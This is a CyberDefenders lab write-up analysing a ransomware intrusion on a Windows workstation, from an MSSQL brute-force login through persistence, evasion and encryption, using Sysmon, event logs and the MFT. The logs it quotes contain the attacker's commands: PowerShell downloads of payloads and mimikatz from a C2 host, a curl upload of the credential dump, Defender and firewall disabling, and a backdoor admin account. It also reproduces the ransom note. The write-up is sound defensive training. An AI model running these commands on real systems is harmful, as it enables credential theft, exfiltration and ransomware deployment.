

Challenge: [ELPACO-team Lab](#)

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: EvtxECmd, Timeline Explorer, MFTECmd, VirusTotal,

Summary: This was an enjoyable challenge that involved investigating a host infected with ransomware. I found it relatively easy, but if you aren't familiar with Windows forensics, you will likely find it quite challenging. Regardless, I recommend giving it a shot and if needed, using the many writeups to assist you.

Scenario: On December 13, 2024, the Security Operations Center (SOC) detected unusual activity from a financial workstation. Unauthorized access and suspicious modifications to security settings were observed, suggesting malicious intent.

Investigate the incident to uncover how the compromise occurred, methods used to maintain access, and the scope of sensitive data affected.

Initial Access

How many failed login attempts did the attacker make during their brute-force attack on the MSSQL server?

To determine the number of failed authentication attempts, we can focus on Event ID 18456 in the Application.evtx file, which logs failed authentication attempts. Given the files found within the Artifacts folder, this is likely a KAPE sans triage image. You can find the Application.evtx file located at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\Disk Triage\C\Windows\system32\winevt\logs

We can parse this file using EvtxECmd and open the output using Timeline Explorer, both tools are created by Eric Zimmerman:

- `.\EvtxECmd.exe -f ".\Application.evtx" --csv . --csvf application_out.csv`

To count the number of failed authentication attempts, I grouped by Event Id and excluded local failed authentication attempts:

Event Id ▲				
	Line	Tag	Record Number	Ev
▼	=	■	=	=
▼ Event Id: 18456 (Count: 21)				

At 2024-12-13 22:52:46 the first failed authentication attempt was observed, originating from 10.10.10.55:

```
CLIENT: 10.10.10.55
```

Answer: 21

When did the attacker first successfully log in to the MSSQL server during the brute-force attack?

Continuing with investigating the Application.evtx logs, we can focus on Event ID 18454 which logs successful authentications. From the previous question, we determined the source IP address associated with the brute-force attack to be 10.10.10.55. The final failed authentication attempt originating from this IP was observed at 2024-12-13 22:52:47, therefore this likely indicates just before the threat actor successfully authenticated. As suspected, a successful authentication from 10.10.10.55 was observed at 2024-12-13 22:52:47:

2024-12-13 22:52:47	18454
---------------------	-------

Answer: 2024-12-13 22:52

Execution

Identifying the name and PID of the malicious process is crucial for understanding the nature of the attack. What is the main binary and process ID of the Windows executable that serves as a dropper for ransomware?

Fortunately for us, the system we are investigating had Sysmon enabled. Sysmon significantly enriches Windows logging capability, enabling us to find key forensic information, like process creation, file creation, and much more. It can be found at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\Disk Triage\C\Windows\system32\winevt\logs

Like the previous event logs, we can use EvtxECmd to parse this log file, and open the output with Timeline Explorer:

- .\EvtxECmd.exe -f ".\Microsoft-Windows-Sysmon%4Operational.evtx" --csv . --csvf sysmon_out.csv

If the first successful authentication attempt was observed at 2024-12-13 22:52:47, we can focus on process creation events (Event ID 1) that occurred after this time.

```

powershell.exe -Command "Set-MpPreference -ExclusionPath 'C:\'"
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.24090.11-0\MpCmdRun.exe" GetDeviceTicket -AccessKey E9FC6BAE-04FD-BDB4-0...
C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
"C:\Windows\system32\cmd.exe" /c netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
"C:\Windows\system32\cmd.exe" /c whoami
whoami
"C:\Windows\system32\cmd.exe" /c powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.exe -OutFile C:\Users\Administra...
powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.exe -OutFile C:\Users\Administrator\AppData\Local\Temp\ad.exe
"C:\Windows\system32\cmd.exe" /c powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.ps1 -OutFile C:\Users\Administra...
powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.ps1 -OutFile C:\Users\Administrator\AppData\Local\Temp\ad.ps1
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.24090.11-0\MpCmdRun.exe" SignatureUpdate -ScheduleJob -RestrictPrivileges
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.24090.11-0\MpCmdRun.exe" SignaturesUpdateService -ScheduleJob -Unmanaged...
"C:\Windows\system32\cmd.exe" /c powershell C:\Users\Administrator\AppData\Local\Temp\ad.ps1
powershell C:\Users\Administrator\AppData\Local\Temp\ad.ps1
"C:\Users\Administrator\AppData\Local\Temp\ad.exe" --install C:\Program Files (x86)\ --silent
"C:\Windows\system32\net.exe" stop AnyDesk
C:\Windows\system32\net1 stop AnyDesk
"C:\Windows\system32\net.exe" start AnyDesk
C:\Windows\system32\net1 start AnyDesk
"C:\Program\AnyDesk.exe" --service
"C:\Program\AnyDesk.exe" --control
"C:\Windows\system32\net.exe" user Reng0ku H@cker123 /add
C:\Windows\system32\net1 user Reng0ku H@cker123 /add

"C:\Windows\system32\cmd.exe" /c powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mim.bat -OutFile \"C:\Progr...
powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mim.bat -OutFile \"C:\Program Files (x86)\mim.bat\""
"C:\Windows\system32\cmd.exe" /c powershell Set-MpPreference -DisableRealtimeMonitoring 1

"C:\Windows\system32\cmd.exe" /c powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mimikatz.exe -OutFile \"C:\...
powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mimikatz.exe -OutFile \"C:\Program Files (x86)\mimikatz.exe...
rundll32 C:\Windows\system32\GeneralTel.dll,RunInUserCxt iwl1VdoNTE+4VyeD.2.1.2 {8D56F30B-8593-4840-B197-18E885819692} {01A0BEAE-...
C:\Windows\system32\svchost.exe -k WbioSvcGroup -s WbioSrv
"C:\Windows\system32\cmd.exe" /c "C:\Program Files (x86)\mim.bat"
REG ADD "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_SZ /d 1 /f
mimikatz.exe "privilege::debug" "sekurlsa::logonPasswords full" exit
C:\Windows\TEMP\DA163F1F-6C07-4E36-9F85-4987CDD790C5\dismhost.exe {F0235239-A940-4E7B-9AEB-7B94EDC4B093}
"C:\Windows\system32\cmd.exe" /c curl -T C:\Mimikatz_dump.txt http://192.168.1.52:4561
curl -T C:\Mimikatz_dump.txt http://192.168.1.52:4561
"C:\Windows\system32\cmd.exe" /c powershell Invoke-WebRequest -Uri "http://192.168.1.52:4561/oh_my_gotto.exe" -OutFile "C:\Users\...
powershell Invoke-WebRequest -Uri "http://192.168.1.52:4561/oh_my_gotto.exe" -OutFile "C:\Users\Administrator\AppData\Local\Temp...
taskhostw.exe
C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6}...
"C:\Users\Administrator\AppData\Local\Temp\oh_my_gotto.exe"

"C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe" i
"C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe" x -y -p7183204373585782 Everything64.dll
"C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\ELPACO-team.exe"

```

As observed in the above image, we can see a series of suspicious commands being executed minutes after the successful authentication attempt. These include disabling Windows Defender real time monitoring, executing mimikatz (a credential dumping tool) and uploading the results, creating a local user account, and more. A binary that stands out is called oh_my_gotta.exe which was downloaded using Invoke-WebRequest (IWR) and saved to the Temp directory:

```

powershell Invoke-WebRequest -Uri "http://192.168.1.52:4561/oh_my_gotto.exe" -OutFile
"C:\Users\Administrator\AppData\Local\Temp\oh_my_gotto.exe"

```

ProcessID: 4224

Answer: oh_my_gotto.exe, 4224

After executing the main malicious binary as a dropper, what is the name of the directory where the initial malicious components were dropped?

oh_my_gotto.exe was executed from the Temp directory at 2024-12-13 23:48:42. If you focus on Event ID 11 (file create) logs generated after this time, we can observe an interesting executable being created in the Temp\7ZipSfx.000\ directory:

Image: C:\Users\Administrator\AppData\Local\Temp\oh_my_gotto.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\oh_my_gotto.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\oh_my_gotto.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\oh_my_gotto.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe	TargetFilename...
Image: C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe	TargetFilename...

Answer: 7ZipSfx.000

Persistence

What are the first 10 characters of the SHA256 hash of the remote desktop software installed by the attacker on the victim's machine?

If you recall in the first question of the execution section, we observed the threat actor executing commands related to AnyDesk. AnyDesk is a very popular RMM (Remote Monitoring and Management) tool that is used by managed services providers (MSPs) and IT professionals but often abused by threat actors for persistence.

```
"C:\Windows\system32\net.exe" stop AnyDesk
C:\Windows\system32\net1 stop AnyDesk
"C:\Windows\system32\net.exe" start AnyDesk
C:\Windows\system32\net1 start AnyDesk
```

Prior to these commands being executed, the threat actor used Invoke-WebRequest to download a file called ad.exe:

```
powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.exe -OutFile C:\Users\Administrator\AppData\Local\Temp\ad.exe
```

At 2024-12-13 23:42:01 ad.exe was installed:

```
"C:\Users\Administrator\AppData\Local\Temp\ad.exe" --install C:\Program Files (x86)\ --silent
```

If you extract the SHA256 hash and submit it to Virustotal, you can determine that this in fact is AnyDesk:

Filename:
AnyDesk.exe

It is also safe to assume that ad is short for AnyDesk, but without context, it would be difficult to make that assumption.

Answer: FFF4B96876

What is the MITRE sub-technique ID associated with the method the attacker used to establish persistence?

Recall earlier how we observed the threat actor creating a user called 'Reng0ku':

```
"C:\Windows\system32\net.exe" user Reng0ku H@cker123 /add
"C:\Windows\system32\net.exe" localgroup administrators Reng0ku /add
"C:\Windows\system32\net.exe" localgroup administradores Reng0ku /add
```

This persistence mechanism is known as Create Account: Local Account (T1136.001):

Create Account: Local Account

Other sub-techniques of Create Account (3)

Adversaries may create a local account to maintain access to victim systems. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.

For example, with a sufficient level of access, the Windows `net user /add` command can be used to create a local account. In Linux, the `useradd` command can be used, while on macOS systems, the `dscl -create` command can be used. Local accounts may also be added to network devices, often via common [Network Device CLI](#) commands such as `username`, to ESXi servers via `esxcli system account add`, or to Kubernetes clusters using the `kubect1` utility.^{[1][2]}

Such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

ID: T1136.001

Sub-technique of: [T1136](#)

⦿ [Tactic: Persistence](#)

⦿ [Platforms: Containers, ESXi, Linux, Network Devices, Windows, macOS](#)

[Contributors: Austin Clark, @c2defense](#)

Version: 1.4

Created: 28 January 2020

Last Modified: 15 April 2025

Answer: T1136.001

Defence Evasion

Which path did the attacker exclude to evade defenses?

Within the suspicious process creation events analysed previously, we came across a command to exclude the entire C:\ drive:

```
"C:\Windows\system32\cmd.exe" /c powershell.exe -Command "Set-MpPreference -ExclusionPath 'C:\'"
powershell.exe -Command "Set-MpPreference -ExclusionPath 'C:\'"
```

This means Microsoft Defender will not scan or prevent anything from running within the entire C drive.

Answer: C:\

What is the password for the protected archive that contains the additional malicious payloads?

Continuing to explore the suspicious process creation events, I came across the following commands:

```
"C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe" i
"C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\7za.exe" x -y -p7183204373585782 Everything64.dll
"C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\ELPACO-team.exe"
```

This command uses 7zip to extract the file 'Everything64.dll'. It has multiple parameters, in this case, 'x' extracts files with full paths, '-y' assumes Yes on all queries, and 'p7183204373585782' is the password to extract the archive. Note, the password is after the p parameter '-p<password>'.

Answer: 7183204373585782

What are the first 8 characters of the directory name created by the malware to store and copy the dropped files?

If you explore the file creation events (Event ID 11), you can see a very strange directory being created right after ELPACO-team.exe was executed:

C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\7za.exe
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\DC.exe
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\svhostss.exe
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\ENC_default_default_2023-12-27_09-27-40=Telegram@datadecrypt.exe
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\Everything.exe
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\Everything32.dll
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\Everything64.dll
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\gui35.exe
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\gui40.exe
C:\Users\Administrator\AppData\Local\Temp\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\kdel.exe

Answer: BD3FDDDF

The attacker attempted to disguise the ransomware by renaming it to resemble a legitimate system process. What new name was assigned to the ransomware?

Note, ELPACO-team.exe is the actual ransomware executable, and was first executed at 2024-12-13 23:48:49:

```
C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\ELPACO-team.exe
```

If you extract its SHA256 hash from the process creation events and submit it to VirusTotal, you can see that it receives 62/72 detections and is tagged as ransomware:

62 / 72
Community Score -71

62/72 security vendors flagged this file as malicious

e160d7d21c917344f010e58dcfc1e19bec6297c294647a06ce60efc7420d3b13
E160D7D21C917344F010E58DCFC1E19BEC6297C294647A06CE60EFC7420D3B13%0A

peexe idle spreader

Threat categories ransomware

If you filter for this hash within the Sysmon logs, it enables us to determine that this binary was later renamed to svhostss.exe, which is attempting to impersonate svchost.exe:

ParentProcess:	C:\Users\Administrator\AppData\Local\Temp\oh_my_gotto.exe
ParentProcess:	C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\ELPACO-team.exe
ParentProcess:	C:\Users\Administrator\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\svhostss.exe
ParentProcess:	C:\Users\Administrator\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\svhostss.exe
ParentProcess:	C:\Users\Administrator\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\svhostss.exe

Answer: svhostss.exe

To further evade detection, the attacker manipulated the file's timestamp. What is the stomped UTC creation timestamp of the ransomware file?

The Master File Table (MFT) serves as a database that tracks all files and directories on the file system. Each file or directory on the disk has a corresponding MFT record which stores detailed metadata about the object. The MFT record can be found at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\Disk Triage\C\\$\MFT

You can use a tool called MFTECmd to parse the MFT file:

- .\MFTECmd.exe -f ".\\$\MFT" --csv . --csvf mft_out.csv

If you filter for "svhostss.exe" in the File Name field, we can see that the created and last modified timestamp has been modified:

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created@x10	Created@x30	Last Modified@x10
svhos	.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	-	-	-	-
svhostss.exe	.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2491392	2021-08-19 01:32:31	2024-12-13 23:48:49	2021-08-19 01:32:31

For context, timestomping is an anti-forensics technique used to alter the timestamps of files, thus making it more difficult for forensic analysts to track the history of a file. A great indicator of timestomping is if the subseconds in the \$MFT's 0x10 timestamps is .000000, or if the 0x10 timestamp occurs before a 0x30 \$MFT timestamp. In this instance, the 0x10 timestamp does occur before the 0x30 timestamp:

Created0x10	Created0x30
=	=
2021-08-19 01:32:31	2024-12-13 23:48:49


Answer: 2021-08-19 01:32

The ransomware executed a malicious file that is responsible for disabling Windows Defender. What is the name of the malicious file?

Investing the process creation event logs further, I came across a binary called DC.exe being executed at 2024-12-13 23:51:29:

DC.exe /D

If you extract the hash associated with this binary and submit it to VirsuTotal, we can see that it is tagged as a disabler, and specifically disables Windows Defender functionalities:

 Matches rule Disable Windows Defender Functionalities Via Registry Keys

Answer: DC.exe

Command and Control

What are the IP address and port of the C2 server the attacker used to transfer their malicious tools?

We have observed the attacker consistently using Invoke-WebRequest to download files from http://192.168.1.52:4561:

```
Invoke-WebRequest
"C:\Windows\system32\cmd.exe" /c powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.exe -OutFile C:\Users\Administra...
powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.exe -OutFile C:\Users\Administrator\AppData\Local\Temp\ad.exe
"C:\Windows\system32\cmd.exe" /c powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.ps1 -OutFile C:\Users\Administra...
powershell Invoke-WebRequest -Uri http://192.168.1.52:4561/ad.ps1 -OutFile C:\Users\Administrator\AppData\Local\Temp\ad.ps1
"C:\Windows\system32\cmd.exe" /c powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mim.bat -OutFile \"C:\Progr...
powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mim.bat -OutFile \"C:\Program Files (x86)\mim.bat\""
"C:\Windows\system32\cmd.exe" /c powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mimikatz.exe -OutFile \"C:\...
powershell -Command "Invoke-WebRequest -Uri http://192.168.1.52:4561/mimikatz.exe -OutFile \"C:\Program Files (x86)\mimikatz.exe...
"C:\Windows\system32\cmd.exe" /c powershell Invoke-WebRequest -Uri "http://192.168.1.52:4561/oh_my_gotto.exe" -OutFile "C:\Users\...
powershell Invoke-WebRequest -Uri "http://192.168.1.52:4561/oh_my_gotto.exe" -OutFile "C:\Users\Administrator\AppData\Local\Temp...
```

we also observed the attacker using curl to transfer files to this IP over port 4561:

```
curl
"C:\Windows\system32\cmd.exe" /c curl -T C:\Mimikatz_dump.txt http://192.168.1.52:4561
curl -T C:\Mimikatz_dump.txt http://192.168.1.52:4561
```

Therefore, it is safe to conclude that this is the C2 server.

Answer: 192.168.1.52:4561


The GUI interface is used to control the operation of the ransomware. What is the name of the process and PID?

At 2024-12-13 23:48:53, not long after ELPACO-team.exe was executed, a binary called gui40.exe was executed:

```
C:\Users\Administrator\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\gui40.exe
```

ProcessID: 5484

After submitting its hash to VirusTotal, it received 58/72 detections:



Answer: gui40.exe, 5484

After dumping the credentials, the attacker transferred the output file to their C2 server. What is the name of the exfiltrated file?

We found this earlier, where the threat actor used curl to transfer the output file of Mimikatz to their C2 server:

```
curl -T C:\Mimikatz_dump.txt http://192.168.1.52:4561
```

The -T flag tells curl to upload the specified file (Mimikatz_dump.txt) to the specified destination (http://192.168.1.52:4561).

Answer: Mimikatz_dump.txt

Impact

After launching the ransomware, it used a legitimate DLL component to select target files for encryption. What is the name of the DLL?

To find the legitimate DLL component used to select target files, I analysed the files within the suspicious directory that was created earlier in the MFT file:

Parent Path	File Name
BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A	
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	svhostss.exe
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	Everything.exe
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	Everything32.dll
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	gui40.exe
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	xdel.exe

This shows all the files within that directory, here we can find a DLL called Everything32.dll. Everything is a Windows filename search engine that allows you to quickly search files. It has been observed historically to query target files that are to be encrypted, as documented [here](#).

Answer: Everything32.dll

The ransomware employs a comprehensive configuration setup. It uses a randomly generated specified decryption ID. What are the first 10 characters of the decryption ID?

I noticed that notepad was used to open a file called "Decryption_INFO.txt":

```
notepad.exe "C:\Users\Administrator\AppData\Local\Decryption_INFO.txt"
```

This is likely where we can find the unique decryption ID. If you search for this file within the MFT, we can see that it's located in the Administrators AppData\Local\ directory:

.\Users\Administrator\AppData\Local	Decryption_INFO.txt
-------------------------------------	---------------------

If you navigate to that directory, we can find the decryption ID:

```
Hello my dear friend (Do not scan the files with antivirus in any case. In case of data loss, the consequences are yours)
Your data is encrypted
Your decryption ID is BbvdsGaoTiYPteTQ8G5FCZEZ2TksXikVxHzQlzNV2FE*mo4del
Unfortunately for you, a major IT security weakness left you open to attack, your files have been encrypted
The only method of recovering files is to purchase decrypt tool and unique key for you.
If you want to recover your files, write us
1) eMail - derick_btc@tuta.io
2) Telegram - @DataSupport911 or https://t.me/DataSupport911

Attention!

Do not rename encrypted files.
Do not try to decrypt your data using third party software - it may cause permanent data loss.
We are always ready to cooperate and find the best way to solve your problem.
The faster you write - the more favorable conditions will be for you.
Our company values its reputation. We give all guarantees of your files decryption.
```

Answer: BbvdsGaoTi

The attacker used a tool to cover their tracks and prevent forensic analysis by overwriting data to prevent recovery. What is the official name of the tool the attacker used ?

Recall earlier when we were investigating the contents of the suspicious directory, there was an interesting executable called xdel.exe:

Parent Path	File Name
BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A	
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	svhostss.exe
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	Everything.exe
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	Everything32.dll
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	gui40.exe
.\Users\Administrator\AppData\Local\BD3FDDDF-6CA...	xdel.exe

This tool was executed at 2024-12-13 23:53:35, well after the ransomware was deployed:

```
"C:\Users\Administrator\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\xdel.exe" -accepteula -p 1 -c C:\
```

Its parent process is also svhostss.exe, which raises many red flags. Xdel is not the name of the tool, fortunately I have experience with the sysinternals suite so the -accepteula parameter stands out as a feature of sysinternals tool. SDelete is a command line utility that is part of the sysinternals suite, it is capable of securely deleting files and folders on a disk by overwriting the data. To confirm this, you could also submit the hash of xdel on VirusTotal and find that its simply a rename SDelete binary.

Answer: SDelete